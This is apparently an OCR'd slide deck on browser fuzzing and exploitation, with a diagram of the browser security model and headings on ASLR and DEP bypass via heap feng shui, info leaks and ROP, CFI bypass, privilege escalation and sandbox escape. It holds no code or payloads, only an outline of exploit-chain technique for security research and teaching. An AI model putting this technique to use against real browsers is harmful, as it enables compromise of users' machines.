
Summary

Fuzzing = Programming
+ Specification reading
+ Vulnerabilities' characteristic collecting
+ Ideas

☺ 0days
☺ Javascript, HTML, CSS and programming

☹ Browser & Compiler
☹ Vulnerability discovery & Security intuition

Advance Browser Exploitation Techniques





Stage 2

Browser Security Model

- 知己知彼，百战不殆。
  - If you know your enemies and know yourself, you will not be imperiled in a hundred battles.
- 不知彼而知己，一胜一负。
  - If you do not know your enemies but do know yourself, you will win one and lose one.
- 不知彼，不知己，每战必殆。
  - If you do not know your enemies nor yourself, you will be imperiled in every single battle.

-- 孙子（Sun Tzu）


Windows Kernel
Ring 0
Vulnerability
Sensitive Windows API
Browser | Broker
Ring 3
Vulnerability
General Windows API
IPC
Renderer
Sandbox
Vulnerability
VM
Javascript | VBScript
Virtual Machine (ScriptEngine)
PWN2OWN | APT | Favorite Girl's Pic
Show Calc |Calculate Pi
Alert Your ID
Trust Boundary
@demi6od



ASLR Bypass: Heap Feng Shui | (Info Leak & Fixed Offset) : Paged Memory Management

DEP Bypass: ROP : Self-reference


DEP & CFI Bypass: Privilege Escalation

Sandbox Escape


@demi6od

Browser Exploit and Mitigation

